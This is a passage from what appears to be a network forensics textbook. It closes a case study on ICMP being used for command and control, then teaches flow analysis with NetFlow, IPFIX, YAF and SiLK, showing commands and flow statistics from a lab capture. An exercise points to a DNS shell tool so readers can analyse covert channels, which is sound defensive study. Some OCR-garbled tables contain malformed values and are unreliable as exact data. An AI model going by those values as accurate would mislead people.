In this exercise, we saw how innocent-looking ICMP packets were used to access a compromised system. However, throughout this exercise, we learned how to do a few things: We investigated ICMP packets, found some malicious activity, gathered and clubbed data from the various packets into a single file, and decoded them from hex into ASCII to reveal the intentions of the attacker and the activities that they performed on the target. We also identified that the backdoor was making use of the ICMP protocol to conduct command and control, and we looked at using Tshark for the very first time.

Summary

We covered some serious theory in this chapter. We started by looking at the IP and TCP protocol headers, and we analyzed the HTTP protocol. We then analyzed the FTP protocol, and the UDP-oriented DNS service. We looked at the ICMP protocol and saw a case study where ICMP was being used for command and control. Throughout this chapter, we learned new and advanced concepts to analyze various packets and protocols. In the next chapter, we will look at statistical flow analysis, and we will learn how it can help us conduct an efficient network forensic exercise.

Questions and exercises

To enhance your network forensics skills on various protocols and packets, try answering/solving the following exercises and problems:

- Refer to the case study on ICMP. Try a similar exercise for DNS by analyzing dns-shell (https://github.com/sensepost/DNS-Shell).
- Study at least five different packet structures including IPv6, TLS, NTP, and many others.
- Write a small Bash script in Linux to convert hexadecimal characters to ASCII.

Further reading

To learn more about DPI, check out https://is.muni.cz/th/ql57c/dp-svoboda.pdf.

4 Statistical Flow Analysis

Statistical flow analysis helps identify compromised machines in a vast network, approves or disapproves **Data Leakage Prevention** (**DLP**) system findings by cross references, and profiles individuals when needed. This style of analysis can reveal a lot of information. It can help you find a compromised machine or critical business files being leaked to the outside world. You can profile someone to find out their work schedule, hours of inactivity, or sources of entertainment while at work.

We will cover the following key concepts in this chapter:

- Statistical flow analysis
- Collecting and aggregating data
- Key concepts around **Internet Protocol Flow Information Export** (**IPFIX**) and NetFlow

Technical requirements

To complete exercises from this chapter, you will need the following tools and codes:

- Wireshark v3.0.0 (https://www.wireshark.org/download.html) installed on Windows 10 OS/ Ubuntu 14.04
- YAF (https://tools.netsa.cert.org/yaf/libyaf/yaf_silk.html) only available on Linux (Not a part of Kali Linux)
- SiLK (https://tools.netsa.cert.org/silk/download.html) only available on Linux (not a part of Kali Linux)
- https://github.com/nipunjaswal/networkforensics/tree/master/Ch4

The flow record and flow-record processing systems (FRPS)

A **flow record** is the metadata information about flow on the network. Consider a scenario where an infected system is talking to the attacker's system and has uploaded two documents of 5 MB each to the attacker's system. In such cases, the flow record will contain information such as the IP addresses of both the compromised host and the attacker system, port numbers, date and time, and the amount of data exchanged, which in this case would be around 10 MB.

Understanding flow-record processing systems

The systems responsible for managing, building, and processing flow records are called **flow-record processing systems**. An FRPS consists of the following components:

- **Sensor**: Monitors the network for all the traffic flows, and generates flow records for these flows.
- **Collector**: A server application that receives flow records from the sensor and stores it the drive. There can be many collectors on a network.
- **Aggregator**: Used to aggregate, sort, and manage data coming from multiple sources (collectors).
- **Analyzer**: Analyzes the bits and bytes of data, and produces meaningful information that reveals a wide variety of problems.

Sensors are responsible for creating flow records. A sensor can vary from type to type. Network-based sensors are mainly switches and other network equipment that support flow-record generation and export. Equipment, such as Cisco switches, generates flow records in the IPFIX format, while other devices may use the NetFlow and sFlow formats. Hardware-based standalone appliances may also be used if the existing infra does not support NetFlow's record and export features.

Exploring Netflow

Now that we've understood flow records and FRPS, let's begin to explore NetFlow. Consider a forensic scenario where we have captured 100 GB of full-packet PCAP files. Such large PCAP files are not easily portable and workable. This is where we turn to NetFlow. It removes the payload part of the packet and harvests only the header details. In the previous chapters, we learned to work with various headers, such as IPV4, TCP, and UDP. Removing the payload so we are only left with headers would convert our 100 gigs of PCAPs into a workable 600-700 MB.

NetFlow has a variety of headers, such as the following:

- Source IP
- Destination IP
- Source port
- Destination port
- Protocol
- TCP flags
- Time
- Bytes info
- Packet info

In other words, we can say that it can be used as a replacement for full-packet capture. However, we cannot depend on it for intelligent analysis, which requires a full-packet capture. NetFlow can be thought of as a phone bill where we see who called but cannot retrieve the conversation. NetFlow has ten versions, v1 to v10. However, the widely-used ones are v5 and v10 (IPFIX), which we will discuss in more detail.

Uniflow and bitflow


Another simple concept is **uniflow** and **bitflow**. Consider a scenario where system 1 has sent 500 bytes to system 2 and system 2 responded with 3500 bytes of data. In uniflow, this would be viewed as two separate entities, while in bitflow it would be considered a single bidirectional entity with transfers of 4,000 bytes. This can be viewed as follows:

| 172.16.62.1 | 59 <i>,</i> 628 | 172.16.62.2 | 80 | 19-01-2019 14:22 | 500 bytes |
|-------------|-----------------|-------------|-----------------|------------------|-------------|
| 172.16.62.2 | 80 | 172.16.62.1 | 59 <i>,</i> 628 | 19-01-2019 14:22 | 3,500 bytes |
| 172.16.62.1 | 59,628 | 172.16.62.2 | 80 | 19-01-2019 14:22 | 4,000 bytes |


The first two entries represent uniflow, while the last one represents bitflow. Meanwhile, uniflow provides much more information than bitflow, since you can tell how much data was sent/received from each endpoint

Sensor deployment types


We just looked at uniflow and bitflow. Let's discuss the FRP deployment and architectures followed for smooth network analysis. Generally, the FRP components are connected to a network in the setup shown in the following diagram:




The preceding diagram highlights the sensor deployment in a network where the sensor is a part of the router, and through a dedicated channel, it transports logs to the collector from where they are stored to the storage units. The storage units are further connected to the analyzer for in-depth analysis. The architecture can vary from one type to another, such as for host-flow, perimeter, and enclave visibility.



We will denote the FRP system through a single icon, as shown in preceding diagram. We can see that FRP is placed in between the firewall and the internal router. The setup demonstrates the usage for perimeter visibility. Similarly, enclave (switch level) visibility can be achieved by placing the sensors on most of the switches and then aggregating the records:



Host-flow visibility can be achieved by placing the sensor right on the endpoint itself and then aggregating the records:



Analyzing the flow

Many tools help to aid statistical flow analysis. The most common ones are **Yet Another Flowmeter (YAF)**, **System for Internet-Level Knowledge (SiLK)**, iSiLK, Argus, Wireshark, and Bro. While most of them provide a similar set of features, we will primarily be discussing YAF and SiLK being open source and *easily gettable*. We discussed IPFIX a bit in the previous section. Let's see how we can convert a PCAP file into an IPFIX-enabled format through YAF. YAF is a tool that processes packets from pcap files or live captures from network interfaces into bidirectional flows to an IPFIX-oriented file format. The output retrieved from YAF can be fed to popular tools, such as SiLK and other IPFIXcompliant tools. YAF contains two primary tools, one is YAF itself, and the other is **yafascii**, which prints data in the ASCII format based on the IPFIX-enabled input files. YAF has other PCAP tools, such as **yafMetas2Pcap** and **getFlowKeyHash**, which we will make use of in the upcoming chapters.

Converting PCAP to the IPFIX format

YAF can convert PCAP files to the IPFIX format, as shown in the following screenshot:

```
Downloads nipunjaswal$ yaf --in FullPack.pcap --out Fullpack.yaf
Downloads nipunjaswal$
```

We can see that executing the preceding command, yaf --in filename.pcap --out filename.yaf, results in the generation of a new file, Fullpack.yaf, in the IPFIX format. YAF optionally enables us to perform application labeling, deep-packet inspection, DHCP fingerprinting, and much more.

Viewing the IPFIX data

Since we have converted the file into the IPFIX format, let's print the contents out in ASCII format using the yafscii tool, as shown in the following screenshot:

| ~ | | | Fullmash use |
|----|---------|----|--------------|
| \$ | yatscii | 1n | Fullpack.yaf |
| \$ | | | |

Running the previous command will produce a text file similar to the following:

| 2019-02-09 14:00:25.878 - 14:01:09.780 (43.902 sec) tcp 192.168.153.132:56446 => 91.189.91.23:80 46270d73:5bf2593b S/APF;AS/APF (2184/88555 <-> 4431/5968890) rtt 357 ms |
|--|
| 2019-02-09 14:04:20.894 tcp 192.168.153.132:34930 => 192.168.153.2:1720 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms |
| 2019-02-09 14:04:20.898 tcp 192.168.153.132:34930 => 192.168.153.2:23 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms |
| 2019-02-09 14:04:20.898 tcp 192.168.153.132:34930 => 192.168.153.134:1720 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms |
| 2019-02-09 14:04:20.898 tcp 192.168.153.132:34930 => 192.168.153.134:23 507290bb:0000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms |
| 2019-02-09 14:04:20.898 tcp 192.168.153.132:34930 => 192.168.153.135:1720 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms |
| 2019-02-09 14:04:20.898 tcp 192.168.153.132:34930 => 192.168.153.135:23 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms |
| 2019-02-09 14:04:20.994 - 14:04:20.995 (0.001 sec) tcp 192.168.153.132:34930 => 192.168.153.134:995 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 1 ms |
| 2019-02-09 14:04:20.994 - 14:04:20.995 (0.001 sec) tcp 192.168.153.132:34930 => 192.168.153.135:995 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 1 ms |
| 2019-02-09 14:04:21.996 tcp 192.168.153.132:34930 => 192.168.153.2:995 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms |
| 2019-02-09 14:04:21.996 tcp 192.168.153.132:34930 => 192.168.153.2:135 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms |
| 2019-02-09 14:04:21.996 tcp 192.168.153.132:34930 => 192.168.153.2:8080 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms |
| 2019-02-09 14:04:21.997 tcp 192.168.153.132:34930 => 192.168.153.2:256 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms |
| 2019-02-09 14:04:21.997 tcp 192.168.153.132:34930 => 192.168.153.2:3389 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms |
| 2019-02-09 14:04:21.997 tcp 192.168.153.132:34930 => 192.168.153.2:445 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms |
| 2019-02-09 14:04:21.997 tcp 192.168.153.132:34930 => 192.168.153.2:25 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms |
| 2019-02-09 14:04:21.997 tcp 192.168.153.132:34930 => 192.168.153.2:554 507290bb:00000000 \$/0:AR/0 (1/44 <-> 1/40) rtt 0 ms |
| 2019-02-09 14:04:21.997 tcp 192.168.153.132:34930 => 192.168.153.2:1723 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms |
| 2019-02-09 14:04:21.997 tcp 192.168.153.132:34930 => 192.168.153.2:3306 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms |
| 2019-02-09 14:04:21.999 tcp 192.168.153.132:34930 => 192.168.153.2:143 507290bb:00000000 S/0:AR/0 (1/44 <> 1/40) rtt 0 ms |
| |

We can see that the data is presented in the IPFIX-printable format. Since we've covered the basics of PCAP conversion, let's try performing some analysis on the IPFIX file.

Flow analysis using SiLK

SiLK is a collection of various tools and scripts by CERT NetSA to facilitate analysis in large and vast network setups. SiLK aids the collection, storage, and analysis of the network data, and also enables the security teams to query a variety of historical datasets. Let's perform some analysis over the file from the previous example and make use of different utilities offered by SiLK.

However, before we do that, we need the file under analysis to be in the SiLK format and not the flat IPFIX one. The reason we convert the file into the SiLK format rather than using the flat IPFIX one is that files in the SiLK format are more space-efficient. In the previous example, we converted the PCAP file to the IPFIX format. Let's use that converted file and convert it into the SiLK format, as follows:

```
.$ rwipfix2silk Fullpack.yaf --silk-output=test.rw
.$
```

The SiLK suite contains a **rwipfix2silk** tool that converts IPFIX formats to SiLK. We can see that we defined the output file using the <code>--silk-output</code> switch. Let's perform some basic file-information gathering on the <code>test.rw</code> file we just created using the **rwfileinfo** tool, as shown in the following screenshot:

```
Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwfileinfo test.rw
test.rw:
                     FT_RWIPV6ROUTING(0x0c)
 format(id)
  version
                      16
                     littleEndian
 byte-order
 compression(id)
                      none(0)
 header-length
                      88
 record-length
                      88
 record-version
                      1
 silk-version
                      3.17.2
  count-records
                      19842
 file-size
                      1746184
  command-lines
                   1 rwipfix2silk --silk-output=test.rw Fullpack.yaf
```

The rwfileinfo tool prints the information, such as type, version, byte order, header length, record length, and record counts, about a SiLK flow, IPset (command-line utility for managing large list of IPs), or a bag (data structure and a binary file format containing IPv6 address) file. Additionally, we can specify the fields to print using the --field switch followed by the numerically-unique prefix, for example, to print count records, we will use the number 7, as shown in the following screenshot:

```
Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwfileinfo test.rw --field=7
test.rw:
count-records 19842
```



To view all the unique prefixes, use the help command: rwfileinfo -- help.

To view multiple record files, we can specify wildcards in the filename as shown in the following screenshot that issuing the rwfileinfo *.rw -summary command will print the following information:

| Lucideuss-MacBook- example.rw: | Pro | :Downloads nipunjaswal\$ rwfileinfo *.rwsummary |
|-----------------------------------|-----|---|
| format(id) | | FT_RWIPV6ROUTING(0x0c) |
| version | | 16 |
| bvte-order | | littleEndian |
| compression(id) | | none(0) |
| header-length | | 88 |
| record-length | | 88 |
| record-version | | 1 |
| silk-version | | 3.17.2 |
| count-records | | 19842 |
| file-size | | 17642 |
| command-lines | | 1/40104 |
| command-lines | | |
| file.rw: | 1 | rwipfix2silksilk-output=example.rw |
| | | |
| format(id) | | FT_RWIPV6ROUTING(0x0c) |
| version | | 16 |
| byte-order | | littleEndian |
| compression(id) | | none(0) |
| header-length | | 88 |
| record-length | | 88 |
| record-version | | 1 |
| silk-version | | 3.17.2 |
| count-records | | 19842 |
| file-size | | 1746184 |
| command-lines | | |
| | 1 | <pre>rwipfix2silksilk-output=file.rw</pre> |

Having the --summary switch at the end will display the cumulative analysis of the files:

| **SUMMARY**: | |
|----------------|---------|
| number-files | 4 |
| total-records | 79368 |
| all-file-sizes | 6984736 |

We can see that using the --summary switch has given us a combined summary of the total records, number of files, and file sizes.

Viewing flow records as text

We can view SiLK records using the **rwcut** tool:

| Lucideus | s-Mac | | nipunjaswal\$ rwcutnum-rec=5 te | | | | | | 1 |
|----------|-------|-----------------|---------------------------------|-----|---------|------------|------|----------------------------|-------------------------------|
| | | sIP | dIP sPort dPort p | ro | packets | bytes | flag | s sTime | duration |
| eTime s | en | | | | | | | | |
| | | 192.168.153.132 | 91.189.91.23 56446 80 | 6 | 2184 | 88555 FS | PA | 2019/02/09T14:00:25.878 | 43.902 2019/02/09T14:01: |
| 09.780 | 0 | | | | | | | | |
| | | 91.189.91.23 | 192.168.153.132 80 56446 | 6 | 4431 | 5968890 FS | PA | 2019/02/09T14:00:26.235 | 43.545 2019/02/09T14:01: |
| 09.780 | 01 | • | | | • | | | | • • • |
| | | 192.168.153.132 | 192.168.153.2 34930 1720 | 61 | 1 | 44 S | | 2019/02/09T14:04:20.894 | 0.000/2019/02/09T14:04: |
| 20.894 | 01 | , | | - 1 | -1 | | | 1 | |
| | - 1 | 192.168.153.2 | 192.168.153.132 1720 34930 | 61 | 1 | 40 F | R A | 2019/02/09T14:04:20.894 | 0.000 2019/02/09T14:04: |
| 20.894 | 61 | 1/11/100/100/10 | | •1 | -1 | 401 . | ••• | [2027] 02/07/24/04/20/074] | 01000 2027, 02, 07, 1241041 |
| 20.074 | 0 | 192.168.153.132 | 192.168.153.2 34930 23 | 41 | 1 | 44 S | | 2019/02/09T14:04:20.898 | 0.000 2019/02/09T14:04: |
| 00.0001 | | 192.108.153.132 | 192.100.155.2[34930] 23] | 0 | -1 | 44 5 | | 2014/02/04114:04:20.090 | 0.000 2019/02/09114:04: |
| 20.898 | 9 | | | | | | | | |

The --num-rec switch allows us to view only a specific set of records, which in our case is the first five. Again, we have a variety of options with the rwcut tool as well. We can define the fields using the --fields switch, as follows:

| [Lucideuss-MacBook-Pro:Downloads nipunjaswal\$ rwcut | num-rec=5fields=sip,dip,dport,sport file.rw |
|--|---|
| sIP | dIP dPort sPort |
| 192.168.153.132 | 91.189.91.23 80 56446 |
| 91.189.91.23 | 192.168.153.132 56446 80 |
| 192.168.153.132 | 192.168.153.2 1720 34930 |
| 192.168.153.2 | 192.168.153.132 34930 1720 |
| 192.168.153.132 | 192.168.153.2 23 34930 |

The output from the SiLK set of tools is very flexible and can be delimited using the -- delimited switch, as follows:

```
Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwcut --num-rec=5 --fields=sip,dip,dport,sport file.rw --delimited
sIP[dIP[dPort]sPort
192.168.153.132]192.168.153.132]56446[80
192.168.153.132]192.168.153.2]1720]34930
192.168.153.132]192.168.153.2]34930[1720
192.168.153.132]192.168.153.2]23]34930
Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwcut --num-rec=5 --fields=sip,dip,dport,sport file.rw --delimited --column-sep=,
sIP,dIP,dPort,sPort
192.168.153.132,192.168.153.32,56446,80
192.168.153.132,91.189.91.23,80,56446
91.189.91.23,192.168.153.132,56446,80
192.168.153.132,91.268.153.132,34930,1720
192.168.153.132,91.268.153.132,34930,1720
```

We can see that | is the default delimiter. However, we can define our delimiter character using the --column-sep switch, as shown in the preceding screenshot.

The **rwtotal** tool summarizes the SiLK flow records by a specified key and prints data matching the key. Consider a scenario where we need to count the data flowing to the specific ports of the systems in a network, and we can use rwtotal with the --dport switch as the key:

| Lucideuss-Ma | cBook-Pro:Downloads | nipunjaswal\$ rwtotal | skip-zero test.rwdport |
|--------------|---------------------|-----------------------|------------------------|
| dPort | | Bytes | Packets |
| 0 | 5 | 976 | 22 |
| 1 | 12 | 528 | 12 |
| 3 | 15 | 660 | 15 |
| 4 | 13 | 572 | 13 |
| 6 | 14 | 616 | 14 |
| 7 | 12 | 528 | 12 |
| 9 | 13 | 572 | 13 |
| 13 | 16 | 704 | 16 |
| 17 | 13 | 572 | 13 |
| 19 | 16 | 704 | 16 |
| 20 | 12 | 528 | 12 |
| 21 | 15 | 660 | 15 |
| 22 | 16 | 1008 | 22 |
| 23 | 12 | 528 | 12 |
| 24 | 12 | 528 | 12 |
| 25 | 14 | 616 | 14 |
| 26 | 14 | 616 | 14 |
| 30 | 16 | 704 | 16 |
| 32 | 15 | 660 | 15 |
| 33 | 16 | 704 | 16 |
| 37 | 16 | 704 | 16 |
| 42 | 13 | 572 | 13 |
| 43 | 16 | 704 | 16 |
| 49 | 13 | 572 | 13 |
| 53 | 23 | 3622 | 59 |
| 67 | 7 | 2980 | 9 |
| 68 | | 2624 | 8 |
| 70 | 13 | 572 | 13 |
| 79 | 17 | 748 | 17 |
| 80 | 47 | 133410 | 3170 |

We can see that the data traveled massively to port 80. The --skip-zero switch eliminates the entries with zero records. Additionally, since SiLK is used in large networks, summarizing the data flows from a particular VLAN, or a subnet, becomes extremely easy using --sip-first-16 and its other related options, as shown in the following screenshot:

| Lucideuss-Ma | acBook-Pro:Downloads | nipunjaswal\$ rwtotal | skip-zero test.rw | sip-first-24 |
|--------------|----------------------|-----------------------|-------------------|--------------|
| sIP_First24 | | Bytes | Packets | |
| 0. 0. 0 | 2 | 1312 | 4 | |
| 52.216.110 | 1 | 4481 | 15 | |
| 54.153. 54 | 1 | 6282 | 14 | |
| 91.189. 88 | 1 | 113072 | 89 | |
| 91.189. 89 | 2 | 1216 | 16 | |
| 91.189. 91 | 30 | 7960101 | 5954 | |
| 91.189. 94 | 1 | 608 | 8 | |
| 172.217.166 | | 240 | 4 | |
| 184. 31. 93 | | 419 | 5 | |
| 192.168.153 | | 1082035 | 23753 | |
| 192.168.174 | | 1464 | 29 | |
| | | nipunjaswal\$ rwtotal | | sip-first-16 |
| sIP_First16 | | Bytes | Packets | |
| 0.0 | _ | 1312 | 4 | |
| 52.216 | | 4481 | 15 | |
| 54.153 | | 6282 | 14 | |
| 91.189 | | 8074997 | 6067 | |
| 172.217 | | 240 | 4 | |
| 184. 31 | | 419 | 5 | |
| 192.168 | 19778 | 1083499 | 23782 | |

We can see that using the first 24 in the source IP address; we have four entries for 91.189 range having 1, 2, 30, and 1 records, respectively. However, if we only choose to view the first 16, the stats get clobbered and we get 34 records from that specific range. This becomes extremely handy in dealing with large network setups. Similar to rwtotal, **rwuniq** summarizes the records with the --field switch, as shown in the following screenshot:

| [Lucideuss-MacBook-Pro:Downloads nipunjasw | al\$ rwuniq | field=dIPvalues | =records, bytes, packets | sort-output test.rw |
|--|-------------|-----------------|--------------------------|---------------------|
| dIP | Records | Bytes | | |
| 52.216.110.139 | 1 | 1393 | | |
| 54.153.54.194 | 1 | 1195 | | |
| 91.189.88.162 | 1 | 2557 | 58 | |
| 91.189.89.198 | 1 | 608 | | |
| 91.189.89.199 | 1 | 608 | | |
| 91.189.91.23 | 2 | 119694 | 2933 | |
| 91.189.91.157 | 28 | 2812 | 37 | |
| 91.189.94.4 | 1 | 608 | 8 | |
| 100.24.165.74 | 2 | 320 | | |
| 172.217.166.206 | 1 | 240 | | |
| 184.31.93.153 | 1 | 504 | | |
| 192.168.153.1 | 2001 | 88328 | 2001 | |
| 192.168.153.2 | 1291 | 81766 | 1560 | |
| 192.168.153.129 | 3096 | 151008 | 3335 | |
| 192.168.153.132 | 5255 | 8323016 | 11464 | |
| 192.168.153.134 | 4803 | 213112 | | |
| 192.168.153.135 | 1284 | 62249 | 1350 | |
| 192.168.153.254 | 2006 | 89436 | 2006 | |
| 192.168.153.255 | 6 | 8639 | 59 | |
| 192.168.174.1 | 3 | 760 | 19 | |
| 192.168.174.2 | 1 | 56 | 1 | |
| 192.168.174.254 | 1 | 328 | 1 | |
| 224.0.0.22 | 2 | 640 | 16 | |
| 224.0.0.251 | 3 | 2964 | 46 | |
| 224.0.0.252 | 10 | 1044 | 20 | |
| 239.255.255.250 | 14 | 16033 | 89 | |
| 255.255.255.255 | 2 | 1312 | 4 | |
| ff02::2 | 1 | 168 | 3 | |
| ff02::c | 1 | 996 | | |
| ff02::16 | 4 | 1520 | 20 | |
| ff02::fb | 4 | 3588 | 44 | |
| ff02::1:2 | 3 | 3003 | 21 | |
| ff02::1:3 | 10 | 1444 | 20 | |
| ff02::1:ff83:3df2 | 1 | 64 | 1 | |

The rwtotal tool is generally faster than the rwuniq tool but has less functionality. The **rwstats** tool summarizes flow records by specified fields into bins, and for each of the bins, it computes specific values and then displays the top and bottom *N* number of values based on the primary value; let's see an example:

```
Lucideuss-MacBook-Pro:Downloads nipuniaswal$ rwstats --overall-stats test.rw
FLOW STATISTICS--ALL PROTOCOLS: 19842 records
*BYTES min 40; max 5968890
 quartiles LQ 38.96308 Med 46.70369 UQ 53.58784 UQ-LQ 14.62476
  interval_max|count<=max|%_of_input|
                                       cumul %
            40
                     5092 25.662736 25.662736
            60
                    14407 72.608608 98.271344
           100
                           0.745893 99.017236
                      148
                       13
                           0.065518 99.082754
           150
           256
                       57
                           0.287269 99.370023
          1000
                       97
                           0.488862
                                     99.858885
         10000
                       221
                           0.110876 99.969761
        100000
                       3|
                           0.015119 99.984881
       1000000
                       1
                           0.005040 99.989920
    4294967295
                        2
                           0.010080 100.000000
*PACKETS min 1; max 4431
 quartiles LQ 0.75529 Med 1.51074 UQ 2.26587 UQ-LQ 1.51058
  interval_max|count<=max|%_of_input|
                                       cumu1_%
                    19701 99.289386 99.289386
             31
             41
                       47
                          0.236871 99.526257
            10
                       73 0.367906 99.894164
            20
                       7 0.035279 99.929443
            50
                       6
                           0.030239 99.959681
                       3
                           0.015119 99.974801
           100
           500 l
                       11
                           0.005040 99.979841
          1000
                       11
                           0.005040 99.984881
         10000
                        3|
                           0.015119 100.000000
    4294967295
                        0 0.000000 100.000000
*BYTES/PACKET min 40; max 1347
 quartiles LQ 38.90196 Med 41.33140 UQ 42.70091 UQ-LQ 3.79895
  interval_max|count<=max|%_of_input|</pre>
                                       cumu1_%
            40
                     5100 25.703054
                                     25.703054
            44
                    14484 72.996674 98.699728
            60
                       57
                           0.287269 98.986997
           100
                      147
                           0.740853 99.727850
           200
                       13
                           0.065518 99.793368
           400
                       34
                           0.171354 99.964721
                       2
                           0.010080 99.974801
           600
           800
                       2|
                           0.010080 99.984881
          1500
                        31
                           0.015119 100.000000
    4294967295
                        0
                           0.000000 100.000000
```

We can see that we used overall stats in the preceding screenshot and we have stats related to bytes, packets, and bytes per packet. The stats show vitals related to intervals, counts, the percentile of input, and various other details. Let's see a better example where it will eventually make a lot of sense:

| Lucideuss-MacBook-Pro:Downloads nipunjaswal\$ rwstats INPUT: 19842 Records for 76 Bins and 30006 Total Pac | | -count=20 te | st.rw | |
|---|-----------------|--------------|-----------|-----------|
| OUTPUT: Top 20 Bins by Packets | kets | | | |
| sIP | dIP | Packets | %Packets | cumul_% |
| 91.189.91.23 | 192.168.153.132 | 5919 | 19.726055 | 19.726055 |
| 192.168.153.132 | 192.168.153.129 | 3333 | 11.107778 | 30.833833 |
| 192.168.153.132 | 192.168.153.134 | 3059 | 10.194628 | 41.028461 |
| 192.168.153.132 | 91.189.91.23 | 2933 | 9.774712 | 50.803173 |
| 192.168.153.134 | 192.168.153.132 | 2563 | 8.541625 | 59.344798 |
| 192.168.153.132 | 192.168.153.254 | 2001 | 6.668666 | 66.013464 |
| 192.168.153.132 | 192.168.153.1 | 2000 | 6.665334 | 72.678798 |
| 192.168.153.100 | 192.168.153.134 | 1757 | 5.855496 | 78.534293 |
| 192.168.153.132 | 192.168.153.2 | 1319 | 4.395788 | 82.930081 |
| 192.168.153.2 | 192.168.153.132 | 1317 | 4.389122 | 87.319203 |
| 192.168.153.132 | 192.168.153.135 | 1306 | 4.352463 | 91.671666 |
| 192.168.153.135 | 192.168.153.132 | 1294 | 4.312471 | 95.984137 |
| 192.168.153.129 | 192.168.153.132 | 220 | 0.733187 | 96.717323 |
| 192.168.153.129 | 192.168.153.2 | 181 | 0.603213 | 97.320536 |
| 91.189.88.162 | 192.168.153.132 | 89 | 0.296607 | 97.617143 |
| 192.168.153.132 | 91.189.88.162 | 58 | 0.193295 | 97.810438 |
| 192.168.153.1 | 192.168.153.2 | 55 | 0.183297 | 97.993735 |
| 192.168.153.1 | 192.168.153.255 | 54 | 0.179964 | 98.173699 |
| 192.168.153.129 | 239.255.255.250 | 48 | 0.159968 | 98.333667 |
| 192.168.153.1 | 224.0.0.251 | 42 | 0.139972 | 98.473639 |

In the preceding screenshot, we have filtered the top-20 source/destination pairs based on the number of packets and chosen to display fields 1 and 2, that is, source IP and destination IP, with packets as the value. We can immediately see that the first entry on the output has the highest packet transfer, which makes up 19.72% of the total flows from the capture.

Figuring out the top-10 sources and destination ports is an easy job as well:

| | | | : | | | | |
|--------|------------------|-------------|--------------|-----------------|----------------|----------|---------|
| - | | | | rwstatsfields=3 | values=packets | count=10 | test.rw |
| | 19842 Records f | | s and 30006 | Total Packets | | | |
| | : Top 10 Bins by | | | | | | |
| sPort | | %Packets | | | | | |
| 80 | • | 20.469239 | | | | | |
| 34930 | | 20.025995 | | | | | |
| 34931 | 3816 | 12.717457 | 53.212691 | | | | |
| 56446 | 2184 | 7.278544 | 60.491235 | | | | |
| 36865 | 2001 | 6.668666 | 67.159901 | | | | |
| 36866 | 1078 | 3.592615 | 70.752516 | | | | |
| 34932 | 1015 | 3.382657 | 74.135173 | | | | |
| 56868 | 749 | 2.496167 | 76.631340 | | | | |
| 36867 | 422 | 1.406385 | 78.037726 | | | | |
| 137 | 250 | 0.833167 | 78.870892 | | | | |
| Lucide | uss-MacBook-Pro: | Downloads n | ipunjaswal\$ | rwstatsfields=4 | values=packets | count=10 | test.rw |
| | 19842 Records f | | | | | | |
| OUTPUT | : Top 10 Bins by | Packets | | | | | |
| dPort | Packets | %Packets | cumul_% | | | | |
| 56446 | 4431 | 14.767047 | 14.767047 | | | | |
| 80 | 3170 | 10.564554 | 25.331600 | | | | |
| 34930 | 3005 | 10.014664 | 35.346264 | | | | |
| 56868 | 1488 | 4.959008 | 40.305272 | | | | |
| 34931 | 815 | 2.716123 | 43.021396 | | | | |
| 36866 | 538 | 1.792975 | 44.814370 | | | | |
| 36865 | 511 | 1.702993 | 46.517363 | | | | |
| 137 | 250 | | 47.350530 | | | | |
| 36867 | 211 | • | 48.053723 | | | | |
| 445 | 146 | | 48.540292 | | | | |
| | 1 | | | — | | | |

We can see that port 80 is one of the highest originating ports, making up 20.46% of the total packets, while port 56446 is the biggest receiving port, receiving 14.76% of the total packets. We can also set threshold values as the percentage using the --percentage switch, as shown in the following screenshot:

| Lucideuss | -MacBook-Pro:Downloads nipunjaswal\$ rwstatsfields=4values=packetspercentage=10 test.rw |
|-----------|---|
| INPUT: 19 | 842 Records for 1171 Bins and 30006 Total Packets |
| OUTPUT: T | op 3 bins by Packets (10.0000% == 3000) |
| dPort | Packets %Packets cumul_% |
| 56446 | 4431 14.767047 14.767047 |
| 80 | 3170 10.564554 25.331600 |
| 34930 | 3005 10.014664 35.346264 _ |

We now have the values based on the percentile. The **rwcount** tool allows us to break the records into time intervals. Say we want to view the total number of packets flowing every two minutes, we can issue the rwcount command with the --bin-size switch having the seconds as the parameter as shown in the following screenshot:

| Date | Decembel | Putaal | Deckete |
|---------------------|----------|------------|----------|
| | Records | Bytes | Packets |
